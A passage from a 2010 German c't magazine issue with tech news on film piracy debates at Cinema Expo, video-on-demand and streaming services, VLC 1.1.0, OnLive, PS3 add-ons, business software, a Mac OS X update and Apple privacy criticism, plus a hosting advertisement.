Kurz Google mit der Suchanfrage „kino und moviestream" gefüttert, schon hat man mehrere Websites zur Auswahl, die Videostreams aktueller Kinofilme anbieten – ganz ohne Downloads, ganz ohne Zusatztools. Wie man sich den US-Blockbuster „A-Team" (der erst im August in Deutschland anläuft) mit sechs Klicks auf den Schirm holt, demonstrierte der internationale Geschäftsführer (COO) des Hollywood-Studios Paramount Frederick Huntsberry Ende Juni in Amsterdam. Auf der Filmmesse Cinema Expo schockte er mit seiner Vorführung Kinobetreiber aus ganz Europa.

Auf der anderen Seite der Kinomesse feierte sich die Branche unterdessen selbst und freute sich über gewaltige Gewinne. Der Chef von 20th Century Fox verkündete stolz, dass 2010 das erfolgreichste Jahr seit Gründung des Studios werden könnte: Dank 3D pilgern die Kunden in Massen in die Lichtspielhäuser und akzeptieren happige Preisaufschläge; viele Kinos kassieren für ein 3D-Ticket fast doppelt so viel wie bisher.

Paramount-Mann Huntsberry zeichnete unterdessen die böse Fratze der Filmpiraterie. So sei das Geschäft mit den Raubkopien oft der verlängerte Arm der organisierten Kriminalität. Auf Powerpoint-Folien zeigte er, wie man sich das Ganze vorzustellen hat: Ganz oben stand die organisierte Kriminalität, mit Pfeilen waren die Geschäftszweige Kinderpornographie, Menschenhandel und schließlich Filmpiraterie abgebildet. Wirtschaftlich zu untermauern versuchte Huntsberry das mit steilen Prognosen: 1,2 Millionen Jobs seien bis 2015 allein in Europa durch Piraterie gefährdet.

Alles kinderleicht

Huntsberry betonte, dass der Großteil der Filmpiraterie nicht mehr über Peer-to-Peer-Netzwerke wie BitTorrent abgewickelt wird, sondern über Filehoster wie zum Beispiel Rapidshare und Megaupload. Besonders besorgniserregend seien die Streaming-Ableger der Filehoster, zum Beispiel der von Megaupload gegründete Streaming-Service Megavideo: Schließlich würde man hiermit auch diejenigen erreichen, denen der Download von Videodateien zu aufwendig und kompliziert ist. Kritisch sieht Huntsberry zudem die aktuelle Fernseher-Generation, mit der man aufs Internet zugreifen kann. Hollywood beobachtet besonders diejenigen Geräte mit Argusaugen, die auf offene Plattformen und nachladbare TV-Apps setzen – schließlich könnten Piraten hier bald Software zur Verfügung stellen, mit der man kinderleicht auf urheberrechtlich geschützte Videos zugreifen kann.

Der Paramount-Manager prangerte die Praxis der Filehoster an, Nutzer mit Geld oder Bonuspunkten zu belohnen, wenn ihre Datei besonders häufig heruntergeladen wird. Diese Boni würden sich ausschließlich an Raubkopierer richten: Wenn man die Seite wie beworben als Backup-Medium für eigene Dateien verwendet, bekommt man keine Boni, rechnete Huntsberry vor. Rapidshare hat bereits auf die Vorwürfe reagiert und stellte zum 1. Juli sein Bonusprogramm ein.

Ein Dorn im Auge ist dem Paramount-Mann außerdem, dass Kreditkartenfirmen und Unternehmen wie PayPal die Bezahlung für die Hoster abwickeln. Im Gespräch mit c't sagte der in Deutschland aufgewachsene Huntsberry in perfektem Deutsch, dass man derzeit versuche, Gespräche mit allen Firmen zu führen, die indirekt für Umsatz bei den Filehostern sorgen.

Illegal besser als legal

Auch seine eigene Branche bekam ihr Fett weg: Das Design der illegalen Leech-Sites sei oft deutlich besser als das legaler Video-on-Demand-Seiten; ganz zu schweigen von der Übersichtlichkeit und Bedienfreundlichkeit, so Huntsberry. Und noch etwas erkannte er als Problem an: Während viele US-Serien direkt nach der Erstausstrahlung in den USA über legale Video-on-Demand-Anbieter zu beziehen sind, müssen europäische Fans meist auf die DVD oder Blu-ray warten – und auch die gibt es oft nur als Importware. Illegale Angebote locken dagegen mit sofortiger Verfügbarkeit und perfekter HD-Qualität.

Sein Fazit: Die Filmindustrie muss an mehreren Fronten gegen die Filmpiraterie kämpfen, dazu gehören als Reaktion auf die Raupkopie-Websites auch neue Geschäftsmodelle. Ein weiterer wichtiger Punkt sei die Gesetzgebung: Da man bei legal operierenden Filehostern im Unterschied zu klassischem Peer-to-Peer-Netzen keine IP-Adressen frei Haus geliefert bekommt, führt laut Huntsberry kein Weg an Websperren vorbei.

In das gleiche Horn bliesen auch europäische Branchenvertreter, die nach dem Vortrag des Paramount-Geschäftsführers im Rahmen einer Podiumsdiskussion berichteten, wie sie auf die Gefahr aus dem Netz reagieren. So sprach sich Tim Kuik, Chef der niederländischen Anti-Piracy-Organisation BREIN, ebenfalls klar für Websperren aus. Von der aktuellen Entwicklung überrollt schien Marie-Françoise Marais, die Chefin der neuen französischen Anti-Raubkopien-Behörde Hadopi: Zwar ist das Gesetz, das vorsieht, Raubkopierern nach zweimaliger Mahnung den Zugang zum Internet zwischen zwei und zwölf Monaten zu sperren, seit Anfang des Jahres theoretisch in Kraft; in der praktischen Ausführung hat die neue Behörde aber offenbar noch Probleme – erst jetzt sollen die ersten Mahnbriefe verschickt werden. Noch fataler für Hadopi: Gegen Filehoster und Streamingsites ist man schlicht machtlos.

Der britische Anti-Pirateriеverband Industry Trust for IP Awareness setzt statt auf grobe „Raubkopierer sind Verbrecher"-Parolen auf positive Aufklärung, berichtet Verbandschefin Liz Bales. In den Werbefilmen der „You make the Movies"-Kampagne heißt es: „Jedes Mal, wenn du ein Kinoticket, eine DVD, eine Blu-ray Disc oder einen legalen Download kaufst, hilfst du uns dabei, die Filme zu machen, die du liebst. Vielen Dank." (jkj) c't

Über die böse Fratze der Filmpiraterie diskutierten in Amsterdam (von rechts) Paramount-Geschäftsführer Frederick Huntsberry, Phil Clapp vom britischen Kinoverband, Liz Bales vom britischen Industry Trust, Frauke Feuer von der Beratungsfirma Peacefulfish sowie Hadopi-Chefin Marie-Françoise Marais.

Nico Jurran

Zweckentfremdet

Video-on-Demand-Dienst für Blu-ray-Player

Normalerweise dient die Ethernet-Schnittstelle BD-Live-fähiger Blu-ray-Player nur zum Aktualisieren der Firmware und zum Nachladen von Bonusmaterial. Videociety nutzt die Online-Funktion nun, um die Geräte in Video-on-Demand-Clients zu verwandeln.

Video on Demand (VoD), bei dem Filme auf Knopfdruck via Internet zum Kunden gestreamt werden, gibt es seit Jahren. Der Durchbruch auf breiter Ebene blieb hierzulande bislang jedoch aus – auch, weil der Nutzer meist erst einmal in ein passendes Wiedergabegerät investieren muss, wenn er die Videos nicht am PC oder auf dem Laptop anschauen will. Das Hamburger Unternehmen Videociety verwandelt mit ihrer auf Blu-ray Disc ausgelieferten BD-Java-Software nun jeden Blu-ray-Player mit Internet-Anschluss und BD-Live-Funktion (Profile 2.0) in einen Video-on-Demand-Client – Sonys Playstation 3 eingeschlossen.

Ganz ohne Rechner geht es aber doch nicht, da man sich erst auf der Website www.videociety.de anmelden muss. Wer möchte, kann gleich eine Favoritenliste erstellen und diese später am Player abrufen – nötig ist das nicht, da sich am Fernseher nach Titeln suchen und zehn verschiedene Genre-Listen durchforsten lassen. Zu jedem Film gibt es eine Kurzbeschreibung und einen Trailer. Auf der Website muss man auch seine Kreditkartendaten hinterlegen, da man aktuell nur so sein Guthabenkonto (am Rechner oder am Player) aufladen kann – mit einem Betrag von 5, 10, 20 oder 50 Euro, wobei in den letzten beiden Fällen 21 beziehungsweise 55 Euro gutgeschrieben werden.

Top-Neuheiten kosten meist 5,99 Euro, für nicht ganz so frische Streifen zahlt man 3,99 oder 4,99 Euro. Nach dem ersten Start hat man stets 48 Stunden lang Zeit, sich den Film anzusehen, kann ihn dabei beliebig oft anhalten und zu einem späteren Zeitpunkt die Wiedergabe fortsetzen. Ein gemieteter Streifen lässt sich auch mehrfach anschauen – allerdings nicht auf einem anderen Player. Der Kauf eines Films ist derzeit nicht möglich. Das Angebot umfasst FSK-18-Titel, aber keine (Voll-)Erotik; die Alterskontrolle wird laut Betreiber über die Adressdaten des Kunden bei der Schufa durchgeführt.

Hingucker

Die Scheibe startet wie eine gewöhnliche Video-Disc mit den üblichen Belehrungen zum Urheberrecht, dann erscheint ein Menü mit den Videos, die man sich auf Knopfdruck streamen lassen kann. Alle Filme liegen laut Betreiber H.264-kodiert im HD-Videoformat 720p mit 1280 × 720 Bildpunkten und einer Dolby-Digital-5.1-Tonspur vor – allerdings nur in der deutschen Sprachfassung. Als Mindestvoraussetzung nennt Videociety einen DSL-Internetanschluss mit einem Netto-Datendurchsatz im Downstream von 4000 KBit/s. Um Störungen bei der Wiedergabe durch Schwankungen bei der Datenübertragung zu vermeiden, nutzt die VoD-Software rund 200 MByte des BD-Live-Speichers als Puffer.

Auf einem 42-Zöller besaßen die gestreamten Filme aus üblichem Sitzabstand durchaus HD-Qualität – auch wenn es in Szenen mit starkem Filmkorn schon mal zu stehenden Rauschmustern kommt. Die Mischung aus Basis-Disc und gestreamtem Film hat den Nachteil, dass sich die Bedienfunktionen auf Start/Pause und Neustart beschränken. Bei einem Druck auf die Stopp-Taste hält man das gesamte System an – und für eine Fortsetzung der Wiedergabe muss man die Java-Applikation auf der Disc neu starten. Eine Kapitelanwahl ist geplant.

Von den Top-10-Charts der vermieteten DVDs der Versand-Videothek Lovefilm zum Testzeitpunkt hatte Videociety gerade einmal einen Titel im Angebot, von den Top 50 nur vier – und allesamt stammten aus dem Hause Warner. Mehrere andere große Studios fehlen bisher. Zum Vergleich: In Sonys Playstation Store konnte man zu dieser Zeit alleine sechs der angesprochenen Top-10-Titel in HD bekommen und sieben in Standardauflösung – zu meist identischen Preisen.

Die Idee, die meist brachliegende Internetanbindung der Blu-ray-Player für ein Video-on-Demand-Angebot zu nutzen, ist clever. Auch die technische Umsetzung ist alles in allem gelungen. Wie viele VoD-Dienste kränkelt Videociety aber an der vergleichsweise mageren Titelauswahl, die echte Filmfans nicht befriedigen dürfte. Besitzer einer Playstation 3 dürften angesichts des besseren Titelangebots in Sonys Online Store kaum einen Grund für einen Wechsel sehen – zumal Videociety genauso hohe Mietpreise hat wie Sony. Da aber weder eine Aufnahmenoch eine Grundgebühr anfällt, schadet es auch nicht, sich bei dem Dienst anzumelden und die Entwicklung im Auge zu behalten – zumal der kostenlos bei Videociety erhältlichen Disc aktuell ein Gutschein im Wert von 5 Euro beiliegt. (nij)

Internet-Video-Plattform Hulu will Abomodell testen

Die Betreiber der US-amerikanischen Internet-Video-Plattform Hulu (www.hulu.com) bieten ausgewählten Nutzern testweise einen Teil der Inhalte nur noch im Rahmen von Abonnements an. So soll herausgefunden werden, inwieweit Anwender bereit sind, Geld für die Online-Übertragung von TV-Sendungen auszugeben. Ein "Hulu Plus"-Abo kostet monatlich rund 10 US-Dollar; darin enthalten ist unter anderem eine Funktion, die das Anschauen von Hulu-Videos auf Apples iPhone/iPod Touch und iPad sowie ausgewählten Flat-TVs und Blu-ray-Playern von Samsung ermöglicht.

Bislang waren alle Videos für US-Nutzer kostenfrei abrufbar, der Dienst ist werbefinanziert. Nach eigenen Angaben hat Hulu im vergangenen Jahr mehr als 100 Millionen US-Dollar eingenommen und seit dem vierten Quartal 2009 durchgehend schwarze Zahlen geschrieben. Alle Kosten sollen dabei bereits berücksichtigt sein, was die Umsatzbeteiligung der Inhaltelieferanten einschließe. Deutschen Anwendern verweigert sich Hulu meist mit einer Fehlermeldung („Currently our video library can only be streamed within the United States"), nur die Doku-soap/Big-Brother-Mischung „If I Can Dream" können alle Internetnutzer abrufen. Insofern ist abzuwarten, ob die Angabe auf der Website, man strebe eine internationale Verfügbarkeit an, nicht ein Lippenbekenntnis bleibt. (nij)

Blu-ray Disc mit 128 GByte spezifiziert

Die Blu-ray Disc Association hat mit der Lizenzierung der neuen BDXL-Formate begonnen. BDXL, eine Erweiterung des Blu-ray-Formates, erlaubt drei- und vierlagige Discs mit 100 und 128 GByte. Verfügbar sind die Spezifikationen für die einmal beschreibbaren BD-Rs sowie für die mehrfach beschreibbaren BD-REs. Die Discs erlauben Transferraten von 2X und 4X (entspricht 18 MByte/s) und unterstützen die Dateisysteme UDF 2.5 und 2.6.

Die BDXL soll vornehmlich für professionelle Archiv- und Broadcast-Systeme so wie im medizinischen Bereich zum Einsatz kommen. Im Consumer-Bereich wäre ein späterer Einsatz in HD-Recordern denkbar, aber wohl nur in Märkten wie Japan, wo sich Blu-ray-Recorder bereits etabliert haben. Für die Filmindustrie ist die BDXL indes kein Thema. Erstens ist die BDXL nicht zu aktuellen Blu-ray-Playern kompatibel. Anwender benötigen für das Beschreiben und die Wiedergabe von BDXLs neue Recorder, Player und Laufwerke, die aber immerhin abwärtskompatibel bleiben sollen. Zweitens umfasst die BDXL-Spezifikation keine vorbespielten ROM-Scheiben. Bisher gibt es keine konkreten Produktankündigungen für Laufwerke oder Rohlinge. (hag)

Audio/Video-Notizen

Die Yoku Technology GmbH hat sich die exklusiven Vertriebsrechte an **optischen Laufwerken** von Pioneer gesichert und vertreibt deren **DVD-Brenner** in Deutschland.

Zum 30. 9. 2010 will Unitymedia **ArenaSat abschalten**, um sich künftig auf das Angebot von „attraktiven 3Play-Produkten und innovativen TV-Diensten für seine Kabelkunden" zu konzentrieren. ArenaSat-Abonnenten können ihren Receiver behalten, auch wenn es sich um ein bereitgestelltes Mietgerät handelt.

LiteOn liefert seinen **12X-Blu-ray-Brenner** iHBS212 aus. Das SATA-Laufwerk soll mit der Cyberlink BD Suite für 165 Euro erhältlich sein.

VLC media player 1.1.0 ohne Shoutcast-Unterstützung

Das VideoLAN-Projekt hat die finale Fassung des VLC media player 1.1.0 „The luggage" veröffentlicht. Neu ist unter anderem die zuschaltbare Möglichkeit, H.264, VC-1/WMV und MPEG-2 mit der Hardware-Unterstützung geeigneter Grafikkarten unter Windows 7, Vista und unter Linux direkt vom Grafik-Chip dekodieren zu lassen. Unter Windows nutzt der VLC media player dazu DirectX Video Acceleration (DxVA2), unter Linux das Video Acceleration API (VAAPI). Bei Embedded-Linux-Systemen soll Khronos' OpenMax IL für DSP-gestütztes Decoding sorgen.

Momentan sehen sich die Entwickler aber dazu gezwungen, Windows-Nutzern Nvidia-GPUs zu empfehlen. ATI/AMDs Treiber seien fehlerhaft; Unterstützung für Intel-GPUs fehlt bisher ganz. CPU-Optimierungen, speziell für SSE3, SSE4 und ARM Neon, sollen ebenso für bessere Performance sorgen wie ein Dutzend neu geschriebener Module. Wenig verwendete Funktionen wurden entweder in Erweiterungen ausgelagert oder ganz entsorgt.

Neben diversen neuen Audio- und Videoformaten unterstützt VLC 1.1 auch den jüngst von Google für HTML5-Video als Open Source freigegebenen Videocodec VP8 nebst dem zugehörigen WebM-Container.

Zudem haben die Entwickler die Palette der Netzwerkprotokolle erweitert und die Streaming-Fähigkeiten des Players weiter verbessert. Mit Hilfe eines in Lua geschriebenen Skript-Framework soll sich der VLC leichter anpassen lassen. Die bisherige Unterstützung für den Internet-Radiodienst Shoutcast fehlt in der neuen Fassung des VLC media player indes.

Im vergangenen Jahr wurde das Entwickler-Team von Shoutcast-Besitzer AOL mehrmals aufgefordert, sich an die Lizenzbedingungen zu halten. Weil diese aber nicht mit dem Open-Source-Projekt vereinbar sind, habe man sich dazu entschlossen, das Shoutcast-Modul nicht mehr mit auszuliefern.

Wer sich über AOLs Lizenzbedingungen beschweren wolle, möge sich direkt an die zuständigen AOL-Mitarbeiter wenden, deren Mail-Adressen auf der VideoLAN-Webseite verlinkt sind, so die VLC-Entwickler. (vza)

www.ct.de/1015030

Musik-Videos für TV, Notebook und iPad

Die von ehemaligen Viva- und Intro-Mitarbeitern gegründete TVRL GmbH hat ihr Musikvideo-Streaming-Angebot Putpat auch für das iPad gestartet. Die App für 1,59 Euro streamt kostenlos Musikvideos nach eigenen Vorlieben auf das Multimedia-Brettchen; als Vorauswahl gibt der Anwender lediglich fünf seiner Lieblingsbands oder -genres an. Neben dem individualisierten Kanal kann man auch auf Chart-, Rock-, Soul-, Jazz-, Hip-Hop oder Retro-Musik umschalten, die ähnlich einem klassischen Musiksender einem festen Programmraster folgt. Spartenkanäle für Klassik und Volksmusik sollen folgen.

Auch das konkurrierende Musikvideoangebot von QTom.tv wurde erweitert. Der individualisierte Videostrom wird neuerdings durch redaktionell bearbeitete Spartenkanäle ergänzt. „Animals" zeigt Videos mit und über Tiere sowie Künstler in skurrilen Tierkostümen, „Made in Germany" zeigt Clips von deutschen Stars, der „Trickart"-Channel beschränkt sich auf Videos, die Zeichentrick zur Kunstform erheben.

Die Dienste lassen sich direkt über ihre Homepage putpat.tv beziehungsweise qtom.tv abrufen, Putpat kann in den Studi- und Schüler-VZ-Netzwerken schon länger als „Die Röhre" empfangen werden. Während Putpat über ein Widget direkt auf Internet-Fernsehern von Samsung abrufbar ist, nutzt man QTom auch über Philips' Net-TV- und Panasonics Viera-Cast-Fernseher.

Beide Angebote wollen sich über Werbeeinblendungen finanzieren und in Zukunft einen werbefreien Premium-Dienst starten. Bei Putpat soll die zahlende Kundschaft Musikvideos auch direkt auswählen können. Details zu den monatlichen Abokosten sind noch nicht bekannt. (hag/sha)

Putpat und QTom bieten individuelle Musikvideo-Streams für Internet-Fernseher, Browser und das iPad.

Cloud-Gaming startet in den USA

Der Streaming-Dienstleister OnLive hat Mitte Juni sein Cloud-Gaming-Angebot in den USA gestartet. Der Client schickt lediglich die Steuerkommandos zu einer von fünf in den USA verteilten Server-Farmen und empfängt von dort einen Video- und Audio-Stream, der ohne großen Rechenaufwand dekodiert werden kann. Nach und nach will OnLive die Zugänge der Vorbesteller freischalten und die Netzauslastung langsam erhöhen. Im ersten Jahr wird der Dienst kostenlos angeboten. Er erlaubt es, Demos auszuprobieren, mit anderen Spielern zu chatten und deren Spiele zu verfolgen. Ab dem zweiten Jahr soll der Service 5 US-Dollar pro Monat kosten. Hinzu kommen jeweils die Kaufpreise oder Mietgebühren der Spiele. Das Startangebot umfasst zehn PC-Titel von Codemasters, Eidos, Electronic Arts, Take 2, Ubisoft und Warner, darunter Assassin's Creed 2 und Mass Effect 2. Die Spiele starten auf Knopfdruck. Abonnenten müssen sich weder um Installation, Patches noch um Hardware-Aufrüstungen kümmern. Auf der anderen Seite profitieren Hersteller, weil ihnen keine Umsätze durch illegale Kopien oder Gebrauchtverkäufe verloren gehen.

Derzeit läuft OnLive unter Windows (ab XP) und Mac OS X (ab 10.6) und unterstützt Auflösungen bis 720p (1280 × 720), für die eine 5-MBit/s-Anbindung an das Internet nötig sei. Zum Ende des Jahres soll eine kleine Settop-Box mit Controller in den Handel kommen. Geplant sind darüber hinaus auch Client-Apps für Tablet-PCs. So präsentierte OnLive auf der Spielemesse E3 den Prototyp einer iPad-App, zu der die Controller-Knöpfe auf dem Touch-Display eingeblendet wurden. Ob und wann der Dienst in Europa startet, ist derzeit noch unklar. (hag)

PS3-Zusatzangebote: Preise und Termine

Sony hat das Playstation Network um das gebührenpflichtige Playstation-Plus-Abo erweitert. Für 50 Euro pro Jahr erhalten Abonnenten kostenlosen Zugriff auf wechselnde Download-Titel, Rabatte beim Kauf von Download-Inhalten und die Möglichkeit, ausgewählte neue Spiele in vollem Umfang eine Stunde lang zu testen.

Plus-Abonnenten können darüber hinaus Firmware-Updates und Patches automatisch herunterladen lassen. Als Einführungsangebot erhalten Jahresabonnenten zudem das Spiel Little Big Planet.

Die Move-Controller sollen ab dem 15. September in den Handel kommen. Der große leuchtende Haupt-Controller wird für 40 Euro, der kleine Navigations-Controller für 30 Euro angeboten. Im Paket mit der zusätzlich nötigen PS3-Kamera und einem Spiel sollen sie für 99 Euro erhältlich sein. (hag)

Die Mitte September erscheinenden Playstation-Move-Controller sollen sich für Tanz- und Fitness-Spiele, Adventures und Action-Titel nutzen lassen.

Bildschirmfotos und -filme

Loadstreet Screeny 3 fertigt Screenshots und Bildschirmvideos an. Zur Auswahl stehen Modi wie Vollbild, Fenster, mehrere Monitore, scrollbare Fenster oder Freiformen. Im ebenenfähigen Editor lassen sich Screenshots mit Schatten, transparenten Teilen oder eingefügten Objekten aufpeppen. Anschließend exportiert man sie in verschiedenen Bildformaten beziehungsweise als PDF-Dokument und gibt sie optional per E-Mail oder FTP weiter. Die Videofunktion fertigt Filme auch von DirectX-Spielen an. Per Mikrofon kann man sie nachträglich vertonen und anschließend als AVI-, WMV- oder SWF-Datei ausgeben. Screeny läuft auf Windows XP, Vista oder 7 unter 32 Bit und kostet 20 Euro. (akr)

CRM lernt Faktura


Unirent und Cosmolink, Partner des Softwarehauses Combit, offerieren Faktura-Erweiterungen für dessen Vertriebspaket cRM. Beide glänzen laut Herstellern mit vergleichsweise mächtigen Fähigkeiten zur Auftragsbearbeitung. Sie sollen offene Posten verwalten, Forderungen in mehreren Stufen anmahnen und mit mehreren Währungen umgehen können. Auch in der Beleg-, Artikel- und Lagerverwaltung sowie im Bestellwesen scheinen sie sich zu ähneln und bei Bedarf Stücklisten, Chargen- und Seriennummern zu berücksichtigen. Unirents Produkt bietet einige Features erst „demnächst". Anders als der Mitbewerber soll es mehrere Warenlager verwalten und Daten per EDIFACT austauschen können. Es kostet 228 Euro für den ersten Arbeitsplatz, Cosmolink verlangt 1038 Euro pro Datenbankserver. (hps)

www.ct.de/1015032

Elektronischer Leitz-Ordner

Das Dokumentenmanagementsystem ELOoffice 9.0 hat eine neue Bedienoberfläche. Anwenderkommentare lassen sich in Form elektronischer Haftnotizen auf Dokumenten anbringen. Für häufig anfallende Inhalte wie das Eingangsdatum oder Bearbeitungsvermerke gibt es Stempel. Wer herkömmliche Eingangsdokumente zuerst mit einer Geschäftsanwendung verarbeitet, etwa Bestellungen mit der Warenwirtschaft, kann sie vor dem Scannen per Barcode markieren, dann verknüpft ELOoffice die Scans über diesen Code automatisch mit den Begleitinformationen. Über Zusatzmodule kann es Massendaten aus Fremdanwendungen auswerten (COLD), Dokumente digital signieren oder die Signaturen empfangener Dokumente validieren und das Ergebnis gesetzeskonform archivieren. Eine Einzelplatz-Lizenz kostet 330 Euro. (hps)

www.ct.de/1015032



ELOoffice 9 vereint eine Dateisystem-ähnliche Archivgliederung mit einer kommentierbaren Dokumentenansicht.

Videos schneiden und konvertieren

Der Video Converter 10 von Movavi wandelt Video- und Audiodateien sowie unverschlüsselte DVDs in mehr als 170 Formate, auch für die gängigsten Mobilgeräte. Das Programm zeichnet von TV-Tunern, VHS-Kassetten und AVCHD-Geräten auf und brennt CDs, DVDs und Blu-ray Discs. Die Bitrate ermittelt es bei der Konvertierung in MPEG-4, MPEG 1-2, H.264, WMV oder FLV (mit H.264-Codec) automatisch.

Die Video Suite 9 beherrscht laut Movavi zahlreiche neue Funktionen wie eine verbesserte Aufnahme oder das Brennen von Blu-Ray Discs. Über Karteireiter kann der Anwender wählen, ob er Video-, Audio- oder Fotodateien bearbeiten, Daten brennen, kopieren oder archivieren möchte. Mit dem Aufrauen-Effekt lässt sich der Hintergrund durch jedes beliebige Bild ersetzen – vorausgesetzt, das Video wurde vor einem blauen oder grünen Hintergrund aufgenommen. Clips lassen sich horizontal oder vertikal kippen und in Zeitlupe umrechnen. Der Video Converter kostet als Download 23 Euro, die Video Suite inklusive Video Converter 47 Euro. (uh)

www.ct.de/1015032

Movavi VideoSuite 9 bearbeitet Videos, Fotos und Musik.

Anwendungs-Notizen

Das **PDF-Utility** gDoc Fusion 2.5 stellt Dateien aus mehr als 200 Formaten inklusive denen von MS Office zu einem PDF zusammen, ohne dass die Ursprungsanwendung installiert sein muss. Die neue Seitenansicht vereinfacht den Umgang mit dem 100 Euro teuren Tool.

Der kostenlose **Editor für CSV-Dateien** CSVed bringt in Version 2.1 einige neue Funktionen mit, darunter das Einfügen von Texttabellen über die Zwischenablage und die globale oder spaltenweise Sortierung.

Fast gleichzeitig mit dem Service Pack 3 für **Exchange 2007** hat Microsoft die Exchange Server 2007 Management Tools (32 Bit) ins Web gestellt. Damit lässt sich die 64-Bit-Serveranwendung übers Netz auch von 32-Bit-Rechnern aus verwalten. Das SP3 schafft die Voraussetzung dafür und ermöglicht außerdem die Erstinstallation von Exchange 2007 (keine Upgrades) unter Windows Server 2008 R2.

Die **Buchhaltungs-Webdienste** von Collmex verzahnen sich jetzt auf Wunsch mit dem Gehaltabrechnungsdienst einfachLohn von Sage. Der günstigste Collmex-Dienst kostet 17 Euro pro Monat.

www.ct.de/1015032

NEU!

STRATO AG

„Grenzenlose Power für meine Website!"

Bis 31.07.2010: Jetzt bis zu 74 € sparen!

Ihre eigene Homepage jetzt schnell und einfach ganz professionell erstellt. Steigen Sie jetzt ein und sichern Sie sich eines von unseren PowerPlus-Paketen zum Aktionspreis – inklusive jeder Menge Features für Fortgeschrittene und Profis.

STRATO PowerPlus-Pakete: Für den anspruchsvollen Profi!

- Bis zu 12 Domains inklusive
- Bis zu 10.000 MB Speicher
- **TOP!** Bis zu 20 MySQL-Datenbanken, unlimited Traffic, BackupControl
- **NEU!** Jetzt mit Gratis-Bildern von Polylooks
- Inklusive STRATO HiDrive Media 20 – die sichere Online-Festplatte für 1 Jahr gratis

Preisaktion bis 31.07.2010!

3 Monate ab **0 €*** mtl.

danach ab 6,90 €

NEU! STRATO Dedicated Server SSDplus

Große Einführungsaktion bis 31.07.2010

- Schnelle 160 GB Intel SSD Festplatte
- Quad-Core AMD Opteron™ 1389 Prozessor
- **TOP!** 50 GB ProStorage iSCSI SAN

Noch Fragen? Anruf genügt: 0 18 05 - 05 50 55

(0,14 €/Min. aus dem dt. Festnetz, Mobilfunk max. 0,42 €/Min.)

Jetzt bestellen bei Deutschlands kundenorientiertestem IT-Dienstleister.

strato.de

Deutschlands kundenorientierteste Dienstleister
Wettbewerb 2010
www.bestedienstleister.de

* Einmalige Einrichtungsgebühr 14,90 €. Mindestvertragslaufzeit 6 Monate. Bei Bestellung von Software 6,90 € Versandkosten. Preise inkl. MwSt.

Update für Snow Leopard

Das Update auf Version 10.6.4 von Mac OS X behebt laut Apple unter anderem Probleme mit dem Ausfall von Tastatur oder Trackpad, Fehler beim Kopieren, Umbenennen oder Löschen von Dateien auf SMB-Dateiservern und bei der Wiedergabe im Programm DVD Player mit bestimmten Einstellungen. Außerdem soll es bei einigen MacBooks die Lautstärkeunterschiede der Lautsprecher und Probleme mit dem Ruhezustand des Bildschirms beseitigen. VPN-Verbindungen sollen nun stabiler arbeiten und beim Verwenden von FireWire-Audiogeräten von Drittanbietern keine Störgeräusche mehr auftreten.

Apple will zudem 28 Sicherheitslücken gestopft haben. Das Update bringt Safari 5 sowie eine neue Version von Apple Mail mit. Beim ersten Öffnen von Mail wird dessen Datenbank neu erstellt, was einige Minuten dauern kann. 10.6.4 enthält auch das Flash-Plug-in 10.0.45.2. Aktueller ist die von Adobe gestellte Version 10.1. Ist sie bereits installiert, wird sie nicht überschrieben.

Mit dem Update auf Mac OS X 10.6.4 hat Apple auch den rudimentären Malware-Schutz des Betriebssystems erweitert: Die Liste der erkannten Schädlinge umfasst nun neben den RSPlug und iWorkServices auch den HellRTS respektive OSX/Pinhead-B getauften neueren Mac-Trojaner. (jes)

www.ct.de/1015034

Bundesregierung kritisiert Apple

Bundesjustizministerin Sabine Leutheusser-Schnarrenberger hat in einem Spiegel-Interview die von Apple neu formulierten Datenschutzrichtlinien für iPhone, iPad und Mac OS X kritisiert. Sie räumen dem Unternehmen das Recht ein, Positionsdaten der Nutzer anonymisiert zu sammeln und an Partner weiterzugeben. Der Konzern müsse unverzüglich offenlegen, welche Daten er erfasse, wie lange er sie speichere und wofür die Daten genutzt würden, so die Ministerin. Sie erwartet, „dass Apple deutschen Datenschützern Einblick in die Datenbanken gewährt". Der Ministerin zufolge sei es „undenkbar", wenn Apple Persönlichkeits- und Bewegungsprofile der Nutzer erstelle. Apple Deutschland wollte auf Anfrage die Vorwürfe nicht kommentieren.

Es bleibt unklar, worum sich die ganze Aufregung dreht: Die Datenschutzbestimmungen sind zwar modifiziert worden – an der Technik hat sich offensichtlich aber nichts geändert: Für „Location based Services" oder Navigationsangebote ist die Übermittlung von Positionsdaten notwendig. Im iOS muss der Anwender jeder App die Positionsübermittlung erlauben. (jes)

HDMI-Eingang für den iMac

Die aktuellen 27"-iMacs verfügen über einen Mini-DisplayPort, der nicht nur als Ausgang, sondern auch als Eingang fungieren kann. Belkin hat nun den Konverter AV360 vorgestellt, mit dem der iMac auch Video und Audio per HDMI-Kabel akzeptiert. Damit zeigt er auf seinem 27-Zoll-Display zum Beispiel auch das Bild von einer Spielkonsole, einem TV-Receiver, einem DVD- oder einem Blu-ray-Player an. Die Auflösung des eingehenden Bildsignals darf 1080p nicht übersteigen, das Belkin-Gerät rechnet alles auf 720p um. Ton wird in Stereo weitergegeben.

Den Strom bezieht der Konverter durch ein beiliegendes USB-Kabel. Der AV360 arbeitet auch mit Apples aktuellem 24-Zoll-Cinema-Display und kostet 150 US-Dollar. (jes)

Belkins kleine Konverterbox wandelt HDMI-Signale für den Mini-DisplayPort, allerdings nur ins Format 720p/Stereo.

Zwei Festplatten im MacBook

